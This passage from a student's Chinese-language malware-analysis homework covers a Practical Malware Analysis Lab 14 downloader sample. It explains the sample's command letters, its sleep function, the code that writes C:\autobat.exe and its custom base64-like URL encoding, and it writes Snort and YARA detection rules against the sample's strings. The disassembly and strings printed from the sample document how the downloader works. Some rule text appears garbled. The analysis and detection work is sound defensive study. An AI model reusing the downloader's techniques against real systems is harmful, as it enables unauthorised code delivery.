00401709 add     esp, 4
0040170C jmp     short loc_401723 ; jumtable 004016E2 default case
```

程序会调用401613这个函数，进入查看




```
00401617 lea     eax, [ebp+var_4]
0040161A push    eax
0040161B push    offset aLu            ; "%lu"
00401620 mov     ecx, [ebp+arg_0]
00401623 push    ecx                    ; char *
00401624 call    _scanf
00401629 add     esp, 0Ch
0040162C test    eax, eax
0040162E jnz     short loc_40163D

00401630 push    4E20h                    ; dwMilliseconds
00401635 call    ds:Sleep
0040163B jmp     short loc_401640

0040163D loc_40163D:
0040163D mov     edx, [ebp+var_4]
00401640 imul    edx, 3E8h
00401646 push    edx                    ; dwMilliseconds
00401647 call    ds:Sleep
```

发现这个函数的功能就是睡眠

当字符是r的时候



```
0040170E
0040170E loc_40170E:                ; jumtable 004016E2 case 14
0040170E mov     edx, [ebp+var_C]
00401711 push    edx                    ; char *
00401712 call    sub_401651
00401717 add     esp, 4
0040171A mov     eax, [ebp+arg_4]
0040171D mov     dword ptr [eax], 1
```

```

00401652 mov     ebp, esp
00401654 sub     esp, 200h
0040165A mov     eax, [ebp+arg_0]
0040165D push    eax                ; char *
0040165E lea     ecx, [ebp+var_200]
00401664 push    ecx                ; int
00401665 call    sub_401147
0040166A add     esp, 8
0040166D test    eax, eax
0040166F jz      short loc_401680

```

```

00401671 lea     edx, [ebp+var_200]
00401677 push    edx                ; char *
00401678 call    sub_401372
0040167D add     esp, 4

```

```

00401680
00401680 loc_401680:
00401680 mov     esp, ebp
00401682 pop     ebp
00401683 retn
00401683 sub_401651 endp
00401683

```

```

004013CA push    0                    ; lpSecurityAttributes
004013CC push    0                    ; dwShareMode
004013CE push    40000000h           ; dwDesiredAccess
004013D3 push    offset FileName ; "C:\\autobat.exe"
004013D8 call    ds:CreateFileA
004013DE mov     [ebp+hObject], eax
004013E4 cmp     [ebp+hObject], 0FFFFFFFh
004013EB jnz     short loc_4013F5

```

```

004013F5
004013F5 loc_4013F5:                ; lpOverlapped
004013F5 push    0
004013F7 lea     eax, [ebp+NumberOfBytesWritten]
004013FD push    eax                ; lpNumberOfBytesWritten
004013FE mov     ecx, [ebp+nNumberOfBytesToWrite]
00401404 push    ecx                ; nNumberOfBytesToWrite
00401405 lea     edx, [ebp+Buffer]
0040140B push    edx                ; lpBuffer
0040140C mov     eax, [ebp+hObject]
00401412 push    eax                ; hFile
00401413 call    ds:WriteFile
00401419 mov     [ebp+var_200], eax
0040141F cmp     [ebp+var_200], 0
00401426 jz      short loc_401440

```

可以看见这里就是在系统目录下创建文件并写文件。

综上，这个程序的代码会检查输入的内容的第一个字母，并且只有以上的4种字母会有相应的功能。那么其实攻击者在输入命令的时候不需要去输入特定的字符串，只需要输入一个第一个字母符合的任意串均可。


## 问题5

什么类型的编码用于命令参数，它与Base64编码有什么不同，他提供的优点和缺点各是什么

在刚刚我们分析相应指令函数的功能时，里面调用的一个函数还没有分析。

```
00165D mov     eax, [ebp+arg_0]
00165D push    eax                ; char *
00165E lea     ecx, [ebp+var_200]
001664 push    ecx                ; int
001665 call    sub_401147
00166A add     esp, 8
00166D test    eax, eax
00166F iz     short loc_401680
```

现在查看一下这个函数



进入函数体，我们可以发现这个函数首先获取了字符串的长度，然后进入循环。

```
    d1, ds:byte_4070D8[ecx]
```

在循环中可以看见这样一个变量。

```
.rdata:004070D4 00 00 00 00
.rdata:004070D8 2F          | byte_4070D8
.rdata:004070D9 61
.rdata:004070DA 62
.rdata:004070DB 63
.rdata:004070DC 64
.rdata:004070DD 65
.rdata:004070DE 66
.rdata:004070DF 67
.rdata:004070E0 68
.rdata:004070E1 69
.rdata:004070E2 6A
.rdata:004070E3 6B
.rdata:004070E4 6C
.rdata:004070E5 6D
.rdata:004070E6 6E
.rdata:004070E7 6F
.rdata:004070E8 70
.rdata:004070E9 71
.rdata:004070EA 72
.rdata:004070EB 73
.rdata:004070EC 74          | byte_4070EC
.rdata:004070ED 75 76 77 78 79 7A 30 31+uvwxyz01234567 db 'uvwxyz0123456789:.,',0
000070D8 004070D8: .rdata:byte_4070D8
```

进来以后发现这个就是类似于base64编码的另一种编码方式，这里只保留了小写字母，而没有使用大写字母。

优点是这个使用的编码更少，而且能够起到一定的混淆作用。但是不好之处在于，因为这里是使用编码去表示一个url，而url的开头总是(http|https)://，那么在存放的时候就会出现固定的编码字符串，这个就能作为一个特征进行提取。



## 问题6

这个恶意代码会接受哪些命令

以字母r,s,d,n开头的任意字符串都可以作为命令

## 问题7

这个恶意代码的目的是什么

根据刚刚的分析我们发现这个恶意代码执行的命令中有下载和重写（覆盖）系统目录下的autobat.exe。那么其实这个代码就是一个下载器。

## 问题8

在这个恶意代码中可以针对哪些区段的代码，或是配置文件，来提取网络特征

在这个样本中，我们可以定位到他的User-Agent字段，还有静态设置好的URL中相似信息有关的特征（比如在这里他会进行编码，那么在这里的特征就是编码过后的字符串）

## 问题9

什么样的网络特征集应该被用于检测恶意代码

根据我们刚刚的分析发现，在User-Agent中多出了User-Agent的字样；还有Accept等相关的特征集也可以被用来检测。

根据user-agent编写snort规则如下：

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific
  User-Agent with duplicate header"; content:"User-Agent|3a20|User-
  Agent|3a20|Mozilla/4.0|20|
  (compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT|20|5.1\;|20|.NET|20|CLR|20|3.
  0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header; sid:20001431;
  rev:1;)
```

同时我们还注意到，在最后的时候有一条sleep命令，那么我们队这个命令编写一个特征进行检测：

```
1 alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep
  Command"; content:96'; pcre:"/\s[^\s/]{0,15}\s/[0-9]{2,10}96'/" ;
  sid:20001434; rev:1;)
```

## YARA

使用strings工具对三个样本分别进行检测，可以得到

```

GetStringI9pew
FlushFileBuffers
CloseHandle
I.0
http://www.practicalmalwareanalysis.com/%s/%c.png
%c%c:%c%c:%c%c:%c%c:%c%c:%c%c
%s-%s
pQ0
pS0
DS0
dR0
,R0
m0
m0
zd0
zd0
<<<<< H
'y!
0^0

```

```

_controlfp
GetModuleHandleA
GetStartupInfoA
WXYZlabcd3fghijkl12e456789ABCDEFGHIJKL+/MNOPQRSTUUmno0pqrstuvwxyz
cmd.exe
exit
<?<
Internet Surf
Open
> nul
/c del
COMSPEC
http://127.0.0.1/tenfour.html

```

```

*00
96'
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506
.2152; .NET CLR 3.5.30729)
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
<no
<no
C:\autobal.exe
C:\autobal.exe
http://www.practicalmalwareanalysis.com/start.htm
%lu
z0z0
<<<<< H
0

```

结合以上的字符串，可以编写规则如下

```

1  import "pe"
2
3  rule EXE {
4      strings:
5          $exe = "autobal.exe"
6      condition:
7          $exe
8  }
9
10 rule URL {
11     strings:

```

```

12     $Http = "http://" nocase
13     $Https = "https://" nocase
14     condition:
15         $Http or $Https
16 }
17
18 rule EXIT {
19     strings:
20         $s = "exit"
21     condition:
22         $s
23 }
24
25 rule UserAgent {
26     strings:
27         $u = "User-Agent"
28     condition:
29         $u
30 }
31
32 rule Construct {
33     strings:
34         $s = /(%)c)/
35     condition:
36         $s
37 }

```

## 检测结果

```

D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework>yara64.exe -r yara_rules\lab14.yar D:\Study\
terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L
warning: rule "Construct" in yara_rules\lab14.yar(34): string "$s" may slow down scanning
EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-02.exe
URL D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-01.exe
EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-01.exe
Construct D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-01.exe
EXE D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-03.exe
URL D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-03.exe
EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-03.exe
UserAgent D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework\Chapter_14L\Lab14-03.exe

```